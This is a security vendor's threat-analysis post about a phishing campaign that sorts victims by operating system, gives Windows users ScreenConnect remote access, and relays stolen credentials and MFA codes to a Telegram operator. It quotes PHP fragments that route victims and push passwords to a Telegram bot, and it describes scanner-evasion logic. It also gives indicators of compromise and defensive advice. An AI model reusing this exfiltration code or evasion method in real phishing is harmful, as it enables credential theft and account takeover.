Lead Analysts: Prabhakaran Ravichandhiran and Jeewan Singh Jalal
Most phishing attacks pick a target and commit to a tactic. This one picks the tactic based on the target, which happens dynamically, per device, in milliseconds, without the victim ever knowing a decision was made.
KnowBe4 Threat Lab analysts recently pulled apart an active "iCloud Sign-In Alert" campaign that does something most security teams haven't seen at this level of sophistication: it reads your operating system the moment you click, and silently routes you into a completely different attack depending on the answer. Windows users get a remote access tool installed on their machine. Apple users get handed off to a credential harvester on a separate external domain. Everyone else gets walked through a fake Microsoft login while a human operator watches the credentials arrive in Telegram in real time.
One email. Three parallel operations. Your device choses which one you got.
When analysts cracked open the backend, the attacker had left directory listing enabled on their own server — handing over a complete window into the operation. Everything in this post is drawn directly from those exposed artifacts.
Campaign Summary
| Indicator | Details |
|---|---|
| Vector and Type | Email Phishing / AiTM (Adversary-in-the-Middle) |
| Lure | Fake iCloud Sign-In Alert |
| Key Technique | OS-based traffic forking, three-hop SEG bypass, antibot gate, live Telegram C2 |
| Bypassed SEG Detection | Yes — via trusted financial institution redirect |
| Confirmed Victims | 250+ verified human clicks in a 48-hour window (May 5–6, 2026) |
| Primary Target | US-based organizations (150 of 157 geolocated victims) |
| Unique Finding | Single phishing link simultaneously runs three independent attack operations; attacker infrastructure left exposed with directory listing enabled |

The Email Your Employees Are Receiving
This is not a poorly formatted alert with a mismatched sender. It is a carefully engineered lure built to trigger one specific response: click before you think.
Every element is calibrated for urgency. A fabricated Windows device sign-in, timestamped and attributed to a specific IP address, creates a convincing paper trail that feels procedural. A fake reference number (03483526-WQAD) makes the alert look like a tracked security case. The visible link displays https://account[.]apple[.]com but it goes somewhere else entirely. A verbose corporate legal disclaimer at the bottom is a deliberate social engineering touch lifted straight from enterprise email templates, signaling "official correspondence" before the reader has consciously registered they are being asked to click anything.
The attackers are not exploiting inattentive users. They are exploiting the entirely reasonable alarm that any person feels when told their account was just accessed from an unknown Windows device. That instinct is the attack surface. It works because it is supposed to feel alarming.
How This Attack Works

Stage 1 - The Bait: Engineering Urgency Before the Click
The email itself is the first defensive layer the attacker controls. Everything in it is designed to shorten the gap between delivery and click. A fabricated device event provides a plausible story. A reference number provides institutional legitimacy. A link that visually resolves to Apple's own domain provides false trust. The goal is to get the click before the recipient pauses to examine the sender field — and the engineering reflects exactly that priority.
Stage 2 - The Delivery: A Redirect Chain Built to Blind Email Gateways
The embedded link does not go to a phishing page. It goes through three hops, each designed to defeat a different defensive layer.
Hop 1 abuses an open redirect on a legitimate financial institution's domain (track[.]rbfcu[.]org). Enterprise email gateways run domain reputation checks as part of link scanning — and well-known financial institutions sit near the top of every allowlist. By starting the chain on that trusted domain, the attacker's link passes the initial gateway check without the scanner ever reaching the actual destination. The malicious payload hides behind borrowed credibility.
Hop 2 is an intermediate domain (globalema[.]com), with the final destination base64-encoded inside the URL parameter — a second obfuscation layer specifically designed to defeat automated URL detonation tools that follow links and inspect landing pages.
Hop 3 is the attacker's payload server (cherylbirch[.]com), reachable only after both prior hops resolve.
By the time a scanner has unrolled all three hops, the antibot layer at the destination has already fingerprinted and blocked it. Security tools see a clean 404. That is all they ever see.
Stage 3 - The Gate: Every Request Gets Screened Before the Page Loads
Before any victim sees content, every inbound request passes through antibot[.]php — a purpose-built filter that actively screens requests for security tool signatures. The blocking logic targets four distinct categories:
| Defensive Tool | Block Mechanism |
|---|---|
| Microsoft Defender / ZAP scanners | User-agent string fingerprinting |
| Outlook SafeLinks automated scanner | HTTP Referer header matching |
| Cloud sandbox detonation environments | IP reputation lookup via ip-api.com |
| Automated headless browsers | JavaScript interaction challenge — no mouse movement or keypress within 5 seconds redirects to zoom[.]com |
The result: security tools see a clean 404. Only a real person on a real connection, using a real device, reaches what comes next.
Stage 4 - The Fork: One Link, Three Simultaneous Operations
This is the technical centerpiece of the campaign. Once past the antibot gate, a PHP routing script reads the visitor's User-Agent string and silently splits traffic into three completely separate attack operations — no visible redirect, no indication to the victim that a decision was just made about them.
function detect_os($ua) {
    if (preg_match('/windows/i', $ua))
        return ['Windows', '../off/sc'];        // → RMM tool delivery
    if (preg_match('/iphone|ipad|ipod|macintosh|mac os x/i', $ua))
        return ['Apple', 'https://andersonsin[.]com/gg/g'];  // → external credential harvest
    if (preg_match('/linux/i', $ua) && !preg_match('/android/i', $ua))
        return ['Linux', '../off'];              // → general credential harvest
    return ['Other', '../off'];
}
Apple users are not just shown a different page — they are bounced to a separate external domain entirely. This is a deliberate architectural choice: isolating Apple-targeted traffic from the main server makes cross-platform attribution significantly harder for defenders. The same phishing email is simultaneously running three independent operations. Here is what each one looks like.
Stage 5 - The Trap: Three Devices, Three Attacks
Branch A - Windows: Silent Remote Access Takeover

Windows users land on a page styled as a "DocSend Secure Access Utility" — a convincing fake document portal. A special viewer is required, the page explains, to open a secure document. Step-by-step installation instructions follow. A countdown timer, an animated progress bar, and "Secure Transfer / Verified Access / Integrity Checked" trust badges complete the illusion.
The file that downloads is ScreenConnect.ClientSetup.exe — a commercially signed, fully legitimate Remote Monitoring and Management (RMM) tool.
Once installed, the attacker has full interactive remote access: screen view, file access, command execution. No antivirus alert fires. No endpoint detection flags trigger. Because the binary is not malicious — it is a trusted commercial product used by IT teams worldwide. Every security product on the market gives it a clean bill of health.
Branch B - Apple (iPhone / iPad / Mac): Credential Harvest on a Separate Domain

Apple users are silently bounced to andersonsin[.]com — a separate external domain — for credential harvesting targeting iCloud and Microsoft 365 accounts. The routing happens invisibly. The victim sees a clean sign-in page. The domain in the address bar is the only thing that would give it away — and most users are not looking at the address bar on a page that looks exactly right.
The architectural isolation is deliberate. Running Apple-targeted traffic through a completely separate domain means a defender who identifies the main server does not automatically uncover the Apple operation, and vice versa.
Branch C - Android, Linux, or Other: Multi-Step Credential Harvest with a Human at the Controls
Everyone else is routed through a multi-step credential harvesting sequence hosted directly on the main server. What makes this branch different from a standard credential phish is what happens after the first login page: there is a human operator on the other end, watching in real time, and steering the victim's browser.
A Human Operator Is Watching and Steering in Real Time
This is where the campaign crosses from credential theft into live account takeover.
Stolen credentials are not written to a log file. The moment a victim clicks Submit, the data hits a Telegram bot and lands in front of a human operator. That operator reads the credentials, decides which platform to harvest next, and replies with a command number. The victim's browser — which has been sitting on a "Please Wait…" spinner, polling for instructions every three seconds — navigates immediately.
// Credentials pushed live to operator's Telegram the moment victim submits
$message = "🔐 [OFFICE]
Session: $session | IP: $ip | Time: $time
Email: $email | Password: $password | UA: $ua";
file_get_contents("https://api.telegram.org/bot[REDACTED]/sendMessage?...");
$_SESSION['message_id'] = $result['result']['message_id'];

// Victim's browser polls every 3 seconds, waiting for operator's reply
foreach (array_reverse($updates['result']) as $entry) {
    if ($msg['reply_to_message']['message_id'] == $_SESSION['message_id']) {
        $_SESSION['next_url'] = $next;
        echo $next; // victim's browser navigates immediately
    }
}
This is Adversary-in-the-Middle (AiTM). The operator is acting as a live relay between the victim and the real service, capturing MFA codes as they are entered and replaying them against the real account before they expire. Standard MFA does not stop this. The code is real. The timing is real. The interception is invisible.




The harvesting sequence does not stop at one credential capture. A second fake Microsoft 365 login page displays a fabricated "Your account or password is incorrect" error, prompting the victim to re-enter. The first submission captures the credential. The second confirms it and filters out typos. The operator receives a high-confidence credential before ever attempting real account access.
The Harvesting Kit: Built for Any Target, Not Just iCloud
The credential harvesting infrastructure is not purpose-built for this campaign. It is a reusable, operator-maintained kit that can be pointed at any lure with minimal modification.


Confirmed active harvesting pages recovered from the exposed infrastructure:
| Platform | Credential Target |
|---|---|
| Microsoft 365 | Email and corporate account credentials |
| Microsoft Authenticator | Real-time MFA codes |
| Apple iCloud | Personal account credentials |
| Google account credentials | |
| SSO / Enterprise portals | Corporate single sign-on credentials |
| Awardco HR platform | Internal corporate access |
The Awardco harvester (iex.html) is particularly telling. It has nothing to do with iCloud or any Apple lure — it impersonates an HR employee rewards platform. Its presence on the same server, using the same Telegram backend and the same C2 relay, tells you the operator's model: build once, redeploy against any target. The iCloud campaign is one deployment of a flexible, multipurpose operation.
The Operator: A Small, Coordinated Team. Not an Automated Farm
The exposed artifacts gave analysts enough to reconstruct the full operator setup. Two Telegram bots, two purposes:
| Attribute | Bot A — Production C2 | Bot B — Debug Console |
|---|---|---|
| Bot name | SmokeIT$$ | Office bot |
| Username | @smokeiT_bot | @dswagofficebot |
| Purpose | Live credential exfiltration | Attacker's own testing and debug panel |
All harvested credentials land in real time into a Telegram supergroup called G-MLOGS, with five members and a named creator: JH Lee (@jhlee111). This is not an automated spam farm. It is a small, coordinated team running a deliberate operation.
Three distinct Telegram bot tokens appear across the full artifact set, with the oldest surfacing in PHP error logs from September 2025. This operation has been actively maintained and iterated for at least eight months. The confirmed AiTM operator is @dswag10 (first name: Babasuwe), with live session data confirming this individual was manually steering a real victim's browser in May 2026.
The Numbers: Scale and Targeting
The attacker's own redirect log recorded over 250 confirmed human clicks in a 48-hour window (May 5–6, 2026). These are verified real visitors, not email delivery counts.
Device breakdown:
- Apple (iPhone / Mac): ~65%
- Windows: ~28%
- Android / Other: ~7%
Geographic distribution (top):
- United States: 150
- Canada: 2
- Pakistan: 2
- UK: 1
150 of 157 geolocated victims are in the United States. This is a U.S.-targeted campaign, consistent with the focus on Microsoft 365 and corporate credential theft from US-based organizations.
Indicators of Compromise
The table below is structured for direct import. Domain and URL entries are defanged (brackets around dots) per standard threat intel convention — defenders should remove brackets before ingesting into SIEM parsers that do not handle defanged format automatically.
| IOC Type | Indicator | Notes |
|---|---|---|
| URL | http://track[.]rbfcu[.]org/yz?!=aHROcH... | Abused financial institution redirect — SEG reputation bypass (Hop 1) |
| Domain | globalema[.]com | Base64-encoded intermediate hop (Hop 2) |
| Domain | cherylbirch[.]com | Attacker's main payload server (Hop 3) |
| Domain | andersonsin[.]com | Apple branch credential harvester — paths /cc/ and /gg/g |
| Domain | login1[.]indomesinq[.]click | Third external phishing domain — path /HqHqluHF |
| File Hash (SHA256) | f9a67b861d56beffa0c880ecc90ec8c1fe6b540aec6438783bb60ea094c0aef9 | ScreenConnect.ClientSetup.exe — delivered via fake DocSend portal |
| Telegram username | @smokeiT_bot | Production exfiltration bot (ID: 6075686319) |
| Telegram username | @dswagofficebot | Attacker debug/test panel bot (ID: 5958383710) |
| Telegram username | @dswag10 | Confirmed AiTM operator (ID: 972174604) |
| Telegram channel | G-MLOGS | Supergroup receiving all harvested credentials (ID: -1003626986152) |
| Telegram username | @jhlee111 | Group creator — principal in the operation (ID: 6156764114) |
| File name | iex.html | Awardco HR platform harvester — confirms multipurpose kit |
MITRE ATT&CK Mapping
- T1566.002 (Phishing: Spearphishing Link): Engineered iCloud lure email with fake device sign-in event
- T1036 (Masquerading): Fake DocSend portal used to deliver legitimate RMM binary
- T1219 (Remote Access Software): ScreenConnect deployed via social engineering for full interactive access
- T1557 (Adversary-in-the-Middle): Live Telegram-based operator relay capturing and replaying MFA codes
- T1598 (Phishing for Information): Multi-step credential harvesting across Microsoft 365, Apple iCloud, Google, SSO, and HR platforms
- T1090 (Proxy): Three-hop redirect chain using trusted financial domain for SEG bypass
- T1027 (Obfuscated Files or Information): Base64-encoded redirect destination to defeat automated URL detonation
What Your Team Should Do Right Now
The people who received this email are not the failure point. They were targeted with a technically sophisticated, multi-stage operation specifically engineered to bypass automated defenses and exploit natural urgency. Defenders who act on this intelligence are the ones who stop the next wave.
Push the IOC table to your gateway, proxy, and DNS filter now. Block the domains and monitor for the file hash in EDR telemetry.
Hunt for ScreenConnect. If any Windows user clicked this link, search for unauthorized installations of ScreenConnect, ConnectWise or any RMM tool in installed applications and in your EDR. Remove it and treat the endpoint as compromised until confirmed clean.
Force credential resets for any user who may have entered credentials on a page reached from this email — Apple ID, Microsoft 365 and Google accounts in particular.
Review Telegram Bot API controls. If your environment does not already block or monitor outbound Telegram API traffic, this campaign is the reason to change that.
Move to FIDO2 hardware keys. FIDO2 is the only MFA method an AiTM relay cannot capture — it is phishing-resistant by cryptographic design, not by policy. Standard push-notification MFA and TOTP codes are both vulnerable to a live relay operator. Push FIDO2 wherever you can.
Simulate this lure with your users. An iCloud security alert about a Windows device sign-in is a high-confidence red flag — distinctive enough to train on specifically. The urgency framing, the fabricated reference number, and the display URL masking the real destination are all teachable signals. Run the simulation before the next campaign iteration arrives with a different lure theme and the same infrastructure underneath it.
Report. Submit the email to Apple at reportphishing@apple.com and to your organization's security team.
Threats are getting smarter. So are your people — if you give them what they need to act.